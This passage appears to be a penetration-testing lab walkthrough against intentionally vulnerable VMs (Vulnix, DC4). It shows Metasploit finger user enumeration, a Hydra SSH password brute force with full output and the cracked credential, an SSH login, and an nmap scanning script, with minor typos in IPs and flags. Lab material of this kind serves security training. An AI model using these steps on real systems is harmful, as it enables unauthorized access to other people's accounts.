   22  auxiliary/scanner/oracle/isqlplus_login                               .                normal  No     Oracle iSQL*Plus Login Utility
```


STEP 7

Use 10

Option**s**

Now we need to set the target ip address to exploit


Use command -- set RHOSTS 192.168.58.136



```
msf6 auxiliary(scanner/smtp/smtp_enum) > use 10
msf6 auxiliary(scanner/finger/finger_users) > options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting                             Required  Description
   ----        ---------------                             --------  -----------
   RHOSTS                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                                                     sing-metasploit.html
   RPORT       79                                          yes       The target port (TCP)
   THREADS     1                                           yes       The number of concurrent threads (max one per host)
   USERS_FILE  /usr/share/metasploit-framework/data/wordlist  yes       The file that contains a list of default UNIX accounts.
               s/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/finger/finger_users) > set RHOSTS 192.168.85.136
RHOSTS => 192.168.85.136
msf6 auxiliary(scanner/finger/finger_users) > options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting                             Required  Description
   ----        ---------------                             --------  -----------
   RHOSTS      192.168.85.136                              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                                                     sing-metasploit.html
   RPORT       79                                          yes       The target port (TCP)
   THREADS     1                                           yes       The number of concurrent threads (max one per host)
   USERS_FILE  /usr/share/metasploit-framework/data/wordlist  yes       The file that contains a list of default UNIX accounts.
               s/unix_users.txt


View the full module info with the info, or info -d command.
```


STEP 8

Use '**exploit'** command to exploit the victim's system and to get users login information .



STEP 9

After getting user login information try to add that details in .txt file, here we are saving it inside vulnix file.




STEP 10

These are the details of users stored inside vulnix file.


STEP 11


This is a bash script, so you have to save it with a **.sh file** extension and give it executable permission. using this command **chmod +x script.sh.** Then run the script **./script.sh.**



STEP 12

Once the execution is complete, you will see a username user have **shell /bin/bash** and Name: **user**. It means this is a valid user, and we are able to log in to this user.






But unfortunately, we don't have a password. So, we will do the brute force attack using Hydra for the user and user. This is not a good way; there is another alternative that we will see in the future.

STEP 13

Here we go inside the wordlists folder where it contains a zipped password file called rockyou.txt.gz.

Using '**gunzip'** command, we extract or unzip the file.



STEP 14

hydra -l vulnix -P /usr/share/wordlists/rockyou.txt 192.168.85.36 ssh -t 4

-l : username

-P : password list

-t : thread

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L vulnix -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 09:30:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 387298773 login tries (l:27/p:14344399), ~96824
694 tries per task
[DATA] attacking ssh://192.168.85.136:22/
^C^Z
zsh: suspended  hydra -L vulnix -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4

┌──(root㉿kali)-[/home/kali]
└─# hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 09:31:43
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
 tries per task
[DATA] attacking ssh://192.168.85.136:22/

[STATUS] 92.00 tries/min, 92 tries in 00:01h, 14344307 to do in 2598:37h, 4 active
[STATUS] 96.00 tries/min, 288 tries in 00:03h, 14344111 to do in 2490:18h, 4 active
[22][ssh] host: 192.168.85.136   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 09:37:10
```

You can see I found the credentials for **user:letmein**. Now you can login to this user by **ssh**

STEP 15

Once you are inside the victim system, explore all the files and folders to get other user information and play around inside the victim system.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh user@192.168.85.136
The authenticity of host '192.168.85.136 (192.168.85.136)' can't be established.
ECDSA key fingerprint is: SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.85.136' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.85.136's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Nov 12 14:31:49 GMT 2025

  System load:  0.06              Processes:           89
  Usage of /:   90.2% of 773MB    Users logged in:     0
  Memory usage: 7%                IP address for eth0: 192.168.85.136
  Swap usage:   0%

  => / is using 90.2% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

user@vulnix:~$ ls
user@vulnix:~$ cd /
user@vulnix:/$ ls
bin   dev  home        lib         media  opt   root  sbin     srv  tmp  var
boot  etc  initrd.img  lost+found  mnt    proc  run   selinux  sys  usr  vmlinuz
```

Vulnerable machine : DC4

1st get to the ip address of victim that is DC4 here

I wrote a script which checks the ip address of the attacker machine (kali) and victim machine (DC4).


SCRIPT::

```
#!/bin/bash

echo "=============================="

echo "     Minimal Network Scanner     "

echo "=============================="

echo ""

# Show current machine IP

MY_IP=$(ip addr show | grep "inet " | grep -v "127.0.0.1" | awk '{print $2}' | cut -d"/" -f1)

echo "[+] Your Machine's IP Address:"

echo "    $MY_IP"

echo ""

read -p "Enter the network to scan (example: 192.168.40.0/24): " NETWORK

echo ""

echo "[+] Scanning for live hosts in $NETWORK ..."

LIVE_HOSTS=$(nmap -sn "$NETWORK" | grep "Nmap scan report" | awk '{print $5}')


if [ -z "$LIVE_HOSTS" ]; then

  echo "[-] No live hosts found."
```

```
  exit 1
fi
echo ""
echo "[+] Live hosts detected:"
echo ""
i=1
HOST_ARRAY=()

for HOST in $LIVE_HOSTS; do
  echo "  $i) $HOST"
  HOST_ARRAY+=("$HOST")
  i=$((i+1))
done
echo ""
read -p "Select a host number to scan ports: " CHOICE

SELECTED_HOST=${HOST_ARRAY[$CHOICE-1]}
if [ -z "$SELECTED_HOST" ]; then
  echo "[-] Invalid choice. Exiting."
  exit 1
fi
echo ""
echo "[+] Scanning open ports on $SELECTED_HOST ..."
```


```
echo ""

# Scan and then print ports line-by-line

nmap -sV --open "$SELECTED_HOST" -oG - | \

awk '/Ports:/{print $0}' | \

sed 's/.*Ports: //' | \

tr ',' '\n'

echo ""

echo "[+] Done!"
```

When u run this script, you get the ip address of the victim machine, the open ports of the victim.




We can see that 2 ports are open here which are 22 and 80.

Now we need to open Firefox and search for this about:preferences#general and in the network, setting change the proxy configuration to No proxy



Next search for the victim ip that is 192.168.45.135

You will see one login page,




To get inside, we need to know the password and username. to find it we opened the burp suite.

Once you open burp , go to the proxy section there we can see the proxy setting, click on it.


We can see the proxy listener.

If no IP is added, then add the IP with any port by clicking on add.

